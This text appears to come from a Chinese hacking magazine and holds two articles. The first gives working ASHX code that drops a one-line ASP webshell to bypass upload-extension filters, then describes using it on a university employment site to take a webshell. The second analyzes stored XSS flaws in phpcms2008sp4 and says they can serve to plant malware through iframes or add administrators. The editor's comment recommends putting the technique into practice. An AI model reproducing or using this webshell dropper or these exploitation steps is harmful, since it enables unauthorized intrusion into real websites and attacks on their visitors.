


图4　添加 ashx 的文件类型

看完了大致介绍，回到主题上来，本次利用 ashx 文件的考虑在于突破对上传文件的扩展名限制，思路上倒是类似当年的 asa，cer。

例如最坏的情况，系统程序员在 upfile.Asp 文件中硬排除了类似 asa，asp，aspx 等文件上传，这样即使你是网站管理员，设置了后台允许任何类型文件上传，也还是会失败的。所以需要一个既能通过上传限制，但是又可以有很大“动作”的文件类型（比如可以写文件）。

此时，ashx 便化作一把利剑，所向披靡。

一般来说，支持 aspx 的空间都是默认支持 ashx 的，如图 1。

这里贴出一个自动生成一句话木马文件的 ashx 文件代码：

```
<%@ WebHandler Language="C#" Class="Handler" %>
using System;
using System.Web;
using System.IO;
public class Handler : IHttpHandler {
        public void ProcessRequest (HttpContext context) {
        StreamWriter file= File.CreateText(context.Server.MapPath("yjh.asp"));
        file.Write("<%response.clear:execute request(\"v\"):response.End%>");
        file.Flush();
        file.Close();
        }
    public bool IsReusable {
        get {
            return false;
        }
    }

}
```

将代码保存为 ashx 文件上传至空间，再访问便会在同目录下产生一个名为 yjh.asp，传递值的变量名为 v 的一句话木马文件了。

接下来我们一起来实战一回，某大学就业网站，我已经拥有后台管理员权限，但是数据库备份是自动的 sql 备份。上传功能硬性限制了 asp，asa，cer 等文件。如图 2 是上传的地方。




图6　获得 webshell

如图 2，通过后台设置我已经添加了名为 asa 的扩展名，然后上传提示失败如图 3。

通过配置，现在我们添加一个 ashx 的文件类型，如图 4。

好了，我们现在再来上传，如图 5。

看样子文件上传成功了。访问给出的链接，返回一个空页面，那么可能我们的一句话木马已经生成成功了。

通过一句话木马尝试向服务器写入一个小马，提示成功后访问我们的小马地址如图 6。

如图 6 是通过小马尝试向服务器写入文件，返回成功的页面。

至此，webshell 我们就成功拿到啦！

编辑点评： *本文提供的方法很巧妙，通过被人忽略的 ashx 文件进而写入一个 asp 文件来得到 webshell，给我们提供了一条很值得实践的思路。*

phpcms2008sp4 多个跨站漏洞

文 HualinG

从本文可以学到：

1、phpcms2008sp4 跨站漏洞的分析

phpcms2008sp4 发布以来，网上爆出过几个跨站漏洞，不过都是在 url 里的，利用价值不大，今天要说的几个跨站漏洞是在页面里的，后台管理员可以看到，我们可以构造一个表单来添加管理员，也可以直接挂马，要知道 phpcms 的用户量很大，所以这几处跨站漏洞还是比较严重的。




图1　填写详细资料

第一个漏洞是在 register_model.php，关键代码如下：

```
if($dosubmit)
{
    $inputinfo = $member_input->get($info); //$info是一个数组，我们输入的内容
    $modelinfo = $inputinfo['model'];
    $modelinfo['userid'] = $_userid;
    $member_update->update($modelinfo);
    $member->edit_model($_modelid, $modelinfo); 执行edit_model方法
    foreach($MODEL AS $modelid=>$value)
    {
        if($modelid == $_modelid && $value['modeltype']==2 && $value
['tablename'] == 'company')
        {
            $yp_setting = cache_read('module_yp.php');
            showmessage('注册成功，即将进入商务中心', SITE_URL.
'yp/'.$yp_setting['businessdir'].'/');
        }
    }
    showmessage($LANG['operation_success'], SITE_URL);
}
```

用get方法获取的 **$info** 数组，我们来到 member_input_class.php 看它的 get 方法是怎么获取的，代码如下：

```
function get($data)
    {
        global $_roleid, $_groupid;
        $info = array();
        foreach($data as $field=>$value)
        {
            if(!isset($this->fields[$field]) || check_in($_roleid, $this->
fields[$field]['unsetroleids']) || check_in($_groupid, $this->fields[$field]['unsetgroupids'])) continue;
            $name = $this->fields[$field]['name'];
            $minlength = $this->fields[$field]['minlength'];
            $maxlength = $this->fields[$field]['maxlength'];
            $pattern = $this->fields[$field]['pattern'];
            $length = strlen($value);
            if(empty($this->fields[$field]['errortips']))
            {
              $errortips = $name.' 不符合要求！';
            }
            else
            {
                $errortips = $this->fields[$field]['errortips'];
            }
            if($minlength && $length < $minlength) showmessage("$name
不得少于 $minlength 个字符！");
            if($maxlength && $length > $maxlength) showmessage("$name
不得超过 $minlength 个字符！");
            if($pattern && $length && !preg_match($pattern, $value))
showmessage($errortips);
            $checkunique_table = $this->fields[$field]['issystem'] ? DB_PRE.
'member_cache' : $this->table;
            if($this->fields[$field]['isunique'] && $this->db->get_one("SELECT $field
FROM $checkunique_table WHERE '$field'='$value' LIMIT 1")) showmessage("$name 的值不
得重复！");
            $func = $this->fields[$field]['formtype'];
            if(method_exists($this, $func)) $value = $this->$func($field,
$value);
            if($this->fields[$field]['issystem']) $info['system'][$field] =
$value;
            else $info['model'][$field] = $value;
        }
        return $info;
    }
```

代码用foreach循环语句把参数 **$data** 的索引和值赋给 **$field** 和 **$value**，




图2　iframe 效果

之后对他们进行检查，不过他并没有检查我们填写详细信息时的输入。然后程序执行 edit_model 方法，我们在看看 **edit_model** 方法是怎么写的，edit_model 方法在 member.class.php 文件中，代码如下：

```
function edit_model($modelid, $modelinfo)
    {
            $modelid = intval($modelid);
            if($modelid < 1 || !isset($this->MODEL[$modelid])) return false;
            $userid = intval($modelinfo['userid']);
            if($userid < 1) return false;
            $tablename = DB_PRE.'member_'.$this->MODEL[$modelid]['tablename'];
            if(!$tablename) return false;
            $result = $this->db->get_one("SELECT userid FROM $tablename WHERE
userid=$userid");
            if($result)
            {
                    $sql_value = '';
                    foreach($modelinfo as $k=>$v)
                    {
                            $sql_value .= ", b.'$k'='$v'";
                    }
                    $sql_value = substr($sql_value, 1);
                    $sql = "UPDATE '$this->table_cache' c, '$tablename' b
SET $sql_value WHERE c.userid=b.userid AND b.userid='$userid'";
                    return $this->db->query($sql);
            }
            else
            {
                    return $this->db->update($tablename, $modelinfo);
            }
    }
```

$modelinfo 参数用 foreach 循环语句赋给 $k 和 $v，之后程序执行 SQL 语句。

我们来测试一下，打开首页然后点注册会员，选择企业会员，然后填写好账户信息，随后转到填写详细资料页面 register_model.php，如图1，在主营产品栏里或者地址栏里写入 iframe 标签，然后确定。

别人查看我们公司首页时，就会“中奖”了，如图2。



